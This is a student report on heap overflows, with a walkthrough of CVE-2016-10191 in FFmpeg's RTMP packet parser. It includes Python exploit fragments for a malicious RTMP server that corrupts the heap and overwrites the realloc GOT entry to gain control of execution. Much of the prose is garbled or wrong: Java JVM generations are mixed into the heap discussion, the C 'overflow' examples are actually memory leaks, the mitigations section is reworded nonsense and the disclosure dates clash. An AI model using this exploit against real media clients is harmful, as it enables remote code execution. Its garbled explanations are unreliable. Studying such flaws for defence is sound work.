Heap Over Flow with CVE-2016-10191

IT19154640 Weerasiri H.A.K.D.

Abstract— Despite numerous approaches to avoiding stack overflows, heap overflows remain a security concern as well as a frequent source of faults. Previous methods of limiting these overflows required source code or might slow down programs by a factor of two or more. When it comes to the meaning of the Heap Overflow, which is a form of buffer overflow that happens when memory is allocated to the heap and data is written to anything without bound verification. Overwriting critical heap datatypes, such as heap headers, or other heap-based data, such as dynamic object references, might lead to the virtual function table being overwritten.

Keywords—heap,overflow,ASLR,

I. INTRODUCTION

A heap-based buffer overflow happens when a significant amount of additional memory is allocated to the buffer to be overwritten. The attack is carried done by modifying stored data such that the software overwrites internal structures. This type of attack targets data in the heap, a pool of open memory.

There are two forms of heap overflows in Windows.

- Default heap
- Dynamic heap

Using the default heap, the win32 subsystem maintains and allocates memory for local and global variables, as well as local memory management functions. [such that malloc() function].

Methods such as HeapCreate() generate the dynamic heap by providing a handle/address to a memory chunk holding the heap header, which includes details such as the segment table, virtual allocation list, free list use a bitmap, free list table, lookaside table, and so on. Heap deployment algorithms such as HeapAlloc() and HeapReAlloc() use this information to allocate memory from this heap.



Figure 2.1



Figure 2.2

As seen in the figure 2.2 above, PEB stores information on the heaps that have been started in the system. This can assist the system with heap enumeration.

```
+0x000 Entry            : _HEAP_ENTRY
+0x008 Signature        : Uint4B
+0x00c Flags            : Uint4B
+0x010 ForceFlags       : Uint4B
+0x014 VirtualMemoryThreshold : Uint4B
+0x018 SegmentReserve   : Uint4B
+0x01c SegmentCommit    : Uint4B
+0x020 DeCommitFreeBlockThreshold : Uint4B
+0x024 DeCommitTotalFreeThreshold : Uint4B
+0x028 TotalFreeSize    : Uint4B
+0x02c MaximumAllocationSize : Uint4B
+0x030 ProcessHeapsListIndex : Uint2B
+0x032 HeaderValidateLength : Uint2B
+0x034 HeaderValidateCopy : Ptr32 Void
+0x038 NextAvailableTagIndex : Uint2B
+0x03a MaximumTagIndex  : Uint2B
+0x03c TagEntries       : Ptr32 _HEAP_TAG_ENTRY
+0x040 UCRSegments      : Ptr32 _HEAP_UCR_SEGMENT
+0x044 UnusedUnCommittedRanges : Ptr32 _HEAP_UNCOMMMTTED_RANGE
+0x048 AlignRound       : Uint4B
+0x04c AlignMask        : Uint4B
+0x050 VirtualAllocdBlocks : _LIST_ENTRY
+0x058 Segments         : [64] Ptr32 _HEAP_SEGMENT
+0x158 u                : __unnamed
+0x168 u2               : __unnamed
+0x16a AllocatorBackTraceIndex : Uint2B
+0x16c NonDedicatedListLength : Uint4B
+0x170 LargeBlocksIndex : Ptr32 Void
+0x174 PseudoTagEntries : Ptr32 _HEAP_PSEUDO_TAG_ENTRY
+0x178 FreeLists        : [128] _LIST_ENTRY
+0x578 LockVariable     : Ptr32 _HEAP_LOCK
+0x57c CommitRoutine    : Ptr32     long
+0x580 FrontEndHeap     : Ptr32 Void
+0x584 FrontHeapLockCount : Uint2B
+0x586 FrontEndHeapType : UChar
+0x587 LastSegmentIndex : UChar
```

Figure 2.3

The heap header's structure is seen in figure 2.3 above. Memory is allocated during the execution of coders' commands. It should be observed that the term heap has nothing to do with the heap data structure. A heap gets its name from the fact that it is a mound of memory space that programmers may allocate and de-allocate. We always build things in Heap-space, and the able to determine for these objects is always maintained in Stack-

memory. Heap memory allocation is not as reliable as stack memory allocation since the data saved in this section becomes exposed or accessible to all threads. If the programmer does not manage this memory appropriately, the program may suffer from a memory leak.
The deployment of heap memory is further categorized into three parts, and these criterias allow us decide the data (Objects) to be kept inside the heap memory or the garbage collection.

- **Young Generation**, is the area of memory where all new data (objects) are created to allocate space, and when this memory is full, the remainder of the data is put in Garbage collection.

- After all, the JVM's information for runtime classes and application methods is stored in Heap memory by **Permanent Generation**.

- Old or Tenured Generation is the section of Heap-memory that includes older data items that are no longer in regular usage or are no longer in use at all.

II. Mechanism of Heap Overflow

The following explanation goes into great detail about heap overflow. To understand the anatomy of a Heap Overflow, we must first describe (briefly) how popular architectures manage memory among processes, notably the stack.
Consider how a typical process's memory space looks like this:



Figure 2.4

The smallest memory location connected with the process is shown at the bottom of this figure (and at the top, the highest). Reading from top to bottom, we have stack space, which expands downward through unallocated space toward the heap, which grows upward toward the stack. Following that is metadata (which we may disregard for the sake of this tutorial) and lastly text, which, despite its name, includes the immutable application code

Heap Overflows, as the name indicates, deals exclusively with variables placed on the heap, and heap management is an incredibly complex issue; especially, how the heap is maintained will vary substantially depending on the operating system being targeted and/or the language in which the program is built. Most heaps, on the other hand, are composed of a collection of 'blocks,' each of which contains the data that the applicant intends to store as well as some information about the heap block itself (for example its size, whether or not the block is in use or free, and pointers to the block before and after this one in memory). A sample example may be as follows:



Figure 2.5

The heap itself will be composed of repeated – but not necessarily contiguous – chunks such as the one seen above.



Figure 2.6

In this example, because data fill vertically if inadequate boundaries are checked while transferring data into data1, the first item we will overwrite is the meta-data for data2.

This may not appear to be an issue at first, but when data2 is later released and the memory management routines attempt to return it to the heap as free memory, the meta-data will include trash or malicious information, resulting in unpredictable consequences at best.

At worst, an attacker may be able to overwrite the meta-data with information, causing the memory management routines to tamper with portions of memory not included inside the stack — an attacker might therefore exploit a heap overflow to overwrite arbitrary areas of memory and insert malicious code.

two situations can result in heap overflow:

If we constantly allocate memory and do not release that memory space after usage, we may have memory outflow, which means that memory is still being utilized but is not available to other programs.

```c
// C program to demonstrate heap overflow
// by continuously allocating memory
#include<stdio.h>

int main()
{
    for (int i=0; i<10000000; i++)
    {
       // Allocating memory without freeing it
       int *ptr = (int *)malloc(sizeof(int));
    }
}
```

Figure 2.7

If we assign a huge number of variables dynamically.

```c
// C program to demonstrate heap overflow
// by allocating large memory
#include<stdio.h>

int main()
{
    int *ptr = (int *)malloc(sizeof(int)*10000000));
}
```

Figure 2.9

III. TECHNICAL ANALYSIS OF CVE-2016-10191

Before going to CVE, which is great identify the what is meaning of ”FFmpeg”. FFmpeg is a free and open-source software project that includes a collection of libraries and tools for dealing with video, audio, and other multimedia files and streams. The command-line FFmpeg utility, built for video and audio file processing, lies at its heart.

There are various free and open-source apps available for editing, changing, and converting multimedia to your specifications. Although tools like Audacity and Handbrake are fantastic, there are occasions when you just want to convert a file from one format to another quickly.

FFmpeg is a group of projects for dealing with multimedia files. It's frequently employed behind the scenes in a variety of different media-related initiatives. It has nothing to do with the Moving Picture Experts Group or the several multimedia formats it has developed.

FFmpeg is a sophisticated program that can perform practically anything with multimedia files.

A. Intrduction to CVE-2016-10191

A major vulnerability was discovered in FFmpeg versions up to 2.8.9/3.0.4/3.1.5/3.2.1. (Multimedia Processing Software). An unknown function in the file libavformat/rtmppkt.c of the component RTMP Packet Size Handler is vulnerable to this vulnerability. Memory corruption occurs as a result of manipulation with unknown input. CWE-119 is the CWE definition for vulnerability. It is recognized to influence secrecy, integrity, and availability.

The bug was identified on January 2, 2017. Paul revealed the flaw on September 2, 2017. The advice may be seen at openwall.com. Since 02/01/2017, this vulnerability has been designated as CVE-2016-10191. The assault may be carried out remotely. No authentication is required for the exploitation. It necessitates that the victim engages in some form of user contact. The vulnerability's technical characteristics are known, however, there is no accessible exploit.

For at least 8 days, the vulnerability was treated as a non-public zero-day exploit. At the time, the anticipated subterranean price was between $0 and $5k. The vulnerability scanner Nessus has a plugin with the ID 99722 (openSUSE Security Update: FFmpeg (openSUSE-2017-524) that assists in determining the presence of a weakness in a target environment. It belongs to the SuSE Local Security Checks family and operates in the environment of local. With plugin 176784 (Debian Security Update for libav (DLA 1611-1), the commercial vulnerability scanner Qualys can test this problem.

From a technological standpoint, it is preferable to identify the RTMP protocol.

B. Introduction to RTMP protocol

RTMP, also known as The Real-Time Messaging Protocol, is a protocol used to send music, video, and data over the Internet. It is also known as another communication protocol. As a result of Macromedia's release of an incomplete version of the protocol specification for public use as a private protocol for streaming between Flash Player and a server, Adobe (who

purchased Macromedia) has published an unfinished version of the protocol specification for general populace use as a private protocol.
Taking after the arrangement of a TCP association, an RTMP connection is set up, which is taken after by a handshake counting the exchange of three packets from each side.



Figure 3.1

It establishes a connection to send data in tiny chunks, with a maximum chunk size of 128 bytes.

C. CVE

Source code that is CVE susceptible This may be found here. The filename must begin with "libavformat/rtmppkt.c." Some of the primary functions are listed below in detail.

```
290 int ff_rtmp_packet_read_internal(URLContext *h, RTMPPacket *p, int chunk_size,
291                                   RTMPPacket **prev_pkt, int *nb_prev_pkt,
292                                   uint8_t hdr)
293 {
294     while (1) {
295         int ret = rtmp_packet_read_one_chunk(h, p, chunk_size, prev_pkt,
296                                              nb_prev_pkt, hdr);
297         if (ret > 0 || ret == AVERROR(EAGAIN))
298             return ret;
299
300         if (ffurl_read(h, &hdr, 1) != 1)
301             return AVERROR(EIO);
302     }
```

Figure 3.2

This function is simply reading one byte of the header and then called the while loop, which is the main function in a loop.

And after that above-mentioned function does all the parsing of the protocol. Which has included a lot of structures, functions, and allocations to important. Each chunk has channel_ID basically the identifier of each RTMP Packet in the array, which correspond to its buffer. One channel may be filled with multiple chunks, because the maximum size of each is 128byte, and packet data might be much larger.

Each chunk has fields like size, type, header, timestamp, and some extra data. So if the current channel does not exist yet, the RTMP Packet structure is filled in the array and a buffer is created for it. Please refer to the below mentioned.

```
if (!prev_pkt[channel_id].read) {
    if ((ret = ff_rtmp_packet_create(p, channel_id, type, timestamp,
                                     size)) < 0)
        return ret;
    p->read = written;
    p->offset = 0;
    prev_pkt[channel_id].ts_field   = ts_field;
    prev_pkt[channel_id].timestamp  = timestamp;
} else {
    // previous packet in this channel hasn't completed reading
    RTMPPacket *prev = &prev_pkt[channel_id];
```

Figure 3.3

So the av_realloc function with NULL pointer means simply, do the allocation of the corresponding size

```
int ff_rtmp_packet_create(RTMPPacket *pkt, int channel_id, RTMPPacketType type,
                          int timestamp, int size)
{
    if (size) {
        pkt->data = av_realloc(NULL, size);
        if (!pkt->data)
            return AVERROR(ENOMEM);
    }
    pkt->size       = size;
    pkt->channel_id = channel_id;
    pkt->type       = type;
    pkt->timestamp  = timestamp;
    pkt->extra      = 0;
    pkt->ts_field   = 0;

    return 0;
}
```

Figure 3.4

Otherwise, data is just filled in the existing structure and the buffer.

```
        prev_pkt[channel_id].timestamp  = timestamp;
    } else {
        // previous packet in this channel hasn't completed reading
        RTMPPacket *prev = &prev_pkt[channel_id];
        p->data           = prev->data;
        p->size           = prev->size;
        p->channel_id     = prev->channel_id;
        p->type           = prev->type;
        p->ts_field       = prev->ts_field;
        p->extra          = prev->extra;
        p->offset         = prev->offset;
        p->read           = prev->read + written;
        p->timestamp      = prev->timestamp;
        prev->data        = NULL;
    }
```

Figure 3.5

When the structure is filled for the second time, there is no validation that the buffer size Passed the second time is the same as the size of the allocation performed the first time. Which is the way that way to overflow the heap in this scenario.

Simply read from the header, the packet contains a channel ID. And if this packet has not been seen before, it will be assigned the size. However, if an attacker

transmits the same packet ID with a different size again, it will not be reallocated. To further understand, consider the simple image below.



Figure 3.6

It will be allocated if we transmit a packet with id 1 and size 0xa0. Then, with ID 2 and size 0x80, we may transmit another packet, which will be allocated after the first. Now we transmit another packet with the id 1 and considerably greater size, such as 0x200. Now we overflow stuff on the heap.

Let's look at the source code for several primitives. So, by transmitting a new channel ID, we might allocate a data chunk. By adjusting the size, we may cause the chunk next to it to overflow. We may also initiate the reallocation from within the rtmp_check_alloc_array function.

The realloc control structure array is mentioned below.

```
int ff_rtmp_check_alloc_array(RTMPPacket **prev_pkt, int *nb_prev_pkt,
                              int channel)
{
    int nb_alloc;
    RTMPPacket *ptr;
    if (channel < *nb_prev_pkt)
        return 0;

    nb_alloc = channel + 16;
    // This can't use the av_reallocp family of functions, since we
    // would need to free each element in the array before the array
    // itself is freed.
    ptr = av_realloc_array(*prev_pkt, nb_alloc, sizeof(**prev_pkt));
    if (!ptr)
        return AVERROR(ENOMEM);
    memset(ptr + *nb_prev_pkt, 0, (nb_alloc - *nb_prev_pkt) * sizeof(*ptr));
    *prev_pkt = ptr;
    *nb_prev_pkt = nb_alloc;
    return 0;
}
```

Figure 3.7

If we send a significant enough channel id, the control structure will be reallocated and placed exactly after our buffer, allowing us to overflow. We overflow the pointer to the data and achieve an arbitrary write by performing this little heap wizardry.

We just force the reallocation of the array containing the pointers to the data chunks, and the array will now be allocated after the one data packet we have. Then we send another packet with this ID to overrun this array. And therefore, control the address of those data chunks, pointing them anywhere we want and writing there.

D. OverFlow the heap

There is a script that helps to heap overflow this CVE because most of the work here was counting the offsets.

Wrote code can be viewed here. Several key functions in that code must be aware of while performing exploitation. These are lambdas for little-endian integer packing. Simply enter raw by the string listed below.

```
p8 = lambda x: chr(x)
p32 = lambda x: struct.pack("I", x)
p64 = lambda x: struct.pack("Q", x)
```

Figure 3.8

The create payload function aids in the packing of data into the RTMP protocol.

```
def create_payload(size, data, channel_id):
    payload = ''
    payload += p8((1 << 6) + channel_id) # (hdr << 6 ) & channel_id;
    payload += '0\0\0' # ts_field
    payload += p24(size) # size
    payload += p8(0x00) #type

    payload += data #data
    return payload
```

Figure 3.9

And create_rtmp_packet function will help to create a fake rtmp structure on the heap.

```
def create_rtmp_packet(channel_id, write_location, size=0x5151):
    data = ''
    data += p32(channel_id) #channel_id
    data += p32(0) # type
    data += p32(0) # timestamp
    data += p32(0) #ts_field
    data += p64(0) #extra

    data += p64(write_location) #write_location -data

    data += p32(size) # size
    data += p32(0) #offset
    data += p64(0x180) #read
    return data
```

Figure 3.1.1

Let's have a look at the main code now. So, the handshake takes place at below figure

```
45  def handle_request(client_socket):
46      v = client_socket.recv(1)
47      client_socket.send(p8(3))
48
49      payload = ''
50      payload += '\x00' * 4
51      payload += '\x00' * 4
52      payload += os.urandom(1536 - 8)
53      client_socket.recv(0x600)
54      client_socket.recv(0x600)
```

Figure 3.1.2

Following the handshake, we transmit the first payload, which is slightly over 80 bytes in hex and contains some 'A's and the channel id number 4. This is done to build a control structure on the heap.

```
56      payload = create_payload(0xa0, 'A' * 0x80, 4)
57      client_socket.send(payload)
58
```

Figure 3.1.3

Following that, we send some data with a greater channel_id to cause the control structure to be reallocated.

```
payload = create_payload(0xa0, 'A' * 0x80, 20)
client_socket.send(payload)
```

Figure 3.1.4

Following that, we overrun the next heap chunk, which happens to be the control structure, and fix its size so that we don't have any difficulties with the heap when we allocate more data.

```
59      payload = create_payload(0xa0, 'A' * 0x80, 20)
60      client_socket.send(payload)
61
62      data = ''
63      data += 'A' * 0x20 # the rest of chunck
64      data += p64(0) #zerobyte
65      data += p64(0x6a1) #real size of chunck
66      data += 'A' * (0x80 - len (data))
67
68      payload = create_payload(0x2000, data, 4)
69      client_socket.send(payload)
70
```

Figure 3.1.5

As we can see, their location is a realloc_got. plt instead of a data pointer, therefore we will be able to write to it after the position of the false chunk in the place of RTMP Packet with the second channel_id

```
71      got_realloc = 0x1cf3700
72
73      data = ''
74      data += 'A' * 0x10
75      data += create_rtmp_packet(2,got_realloc)
76      data += 'A' * (0x80 - len(data))
77
78      payload = create_payload(0x1800, data, 4)
79      client_socket.send(payload)
```

Figure 3.1.6

Finally, write to get. plt with some data and then utilize the huge channel id to activate the realloc method once more. All of this should put us in command of the RIP register.

```
81      data = ''
82      data += 'C' * 0x80
83      payload = create_payload(1, 'D', 63)
84      client_socket.send(payload)
85
86      sleep(3)
```

Figure 3.1.7

You can point to this array if you can overwrite addresses in the control structure. anywhere and write data to it.

So, here's FFmpeg in gdb with the segfault. That's because we successfully overwrote the got.plt section. From now on, achieving code execution should be simple.



Figure 3.1.8

IV. Mitigations

Like buffer flow, heap flow is essentially secured by three strategies. All three are backed by a few cutting-edge working frameworks, counting Windows and Linux. Block payload execution by confining the code and information, for the most part utilizing equipment characteristics such as NX-bit. Implement randomization so that the load isn't found at a settled counterbalanced, for the most part utilizing bit highlights like ASLR (Address Space Format Randomization).

Include sanity tests in the pile administration. Since form 2.3.6, the GNU libc has included safety measures to distinguish load floods after the reality, such as confirming pointer consistency while executing unlink. Be

that as it may, such shields against past flaws were rapidly illustrated to be vulnerable as well. Moreover, Linux has consolidated ASLR back since 2005, whereas PaX advertised a predominant execution for a long time sometime recently. Since 2004, Linux has included NX-bit back.

Microsoft has included memory-resident buffer overflow assurance in Windows Server 2003 since April 2003, and Windows XP with Benefit Pack 2 since Eminent 2004. As mitigation methodologies secure unlinking and heap entrance header treats were utilized. Afterward, adaptations
of Windows, such as Vista, Server 2008, and Windows 7, give the taking after highlights: heap entry metadata randomization, a broadened part for the heap header cookie, randomized heap base address, function pointer encoding, heap debasement end, and calculation assortment. Standard Data Execution Anticipation (DEP) and ASLR moreover offer assistance to relieve this vulnerability.

V. Conclusion

Because buffer overflows may affect such a wide range of applications, there is no one-size-fits-all solution other than ensuring that your program uses effective bounds-checking when interacting with any user-supplied data. However, when it comes to web applications, it may be able to limit buffer overflow attacks against a web application or web server by employing BIG-IP Advanced WAF, Silverline WAF, and other similar technologies to impose length checks against user-supplied data (in the form of HTTP parameters, URIs, and headers). Because any policy must be adjusted to the web application in question, specific instructions are outside the scope of this text.

VI. References

(2022, 11 09). Retrieved from AskF5: https://support.f5.com/csp/article/K53293427#:~:text=Heap%20Overflows%20(CWE%2D122),buffer%20allocated%20on%20the%20heap%2Chttps://support.f5.com/csp/article/K53293427#:~:text=Heap%20Overflows%20(CWE%2D122),buffer%20allocated%20on%20the%20heap%2C

Berger, E. D. (n.d.). *HeapShield: Library-Based Heap Overflow Protection for Free.* University of Massachusetts, Amherst,.

Bisht, A. (2021, 07 21). *Stack vs Heap Memory Allocation*. Retrieved from GeekforGeeks: https://www.geeksforgeeks.org/stack-vs-heap-memory-allocation/?ref=rp

FFMPEG UP TO 2.8.9/3.0.4/3.1.5/3.2.1 RTMP PACKET SIZE LIBAVFORMAT/RTMPPKT.C MEMORY CORRUPTION. (n.d.). Retrieved from vuldb: https://vuldb.com/?id.96751

Mittal, S. (2018, 02 25). *Heap overflow and Stack overflow*. Retrieved from GeeksForGeeks: https://www.geeksforgeeks.org/heap-overflow-stack-overflow/

Nugent, T. (2017, 6 5). *opensource*. Retrieved from A quick guide to using FFmpeg to convert media files: https://opensource.com/article/17/6/ffmpeg-convert-media-file-formats

Real-Time Messaging Protocol. (2022, 4 22). Retrieved from wikipedia: https://en.wikipedia.org/wiki/Real-Time_Messaging_Protocol

ViperEye. (2013, 6 26). *Heap overflow: Vulnerability and heap internals explained*. Retrieved from INFOSEC: https://resources.infosecinstitute.com/topic/heap-overflow-vulnerability-and-heap-internals-explained/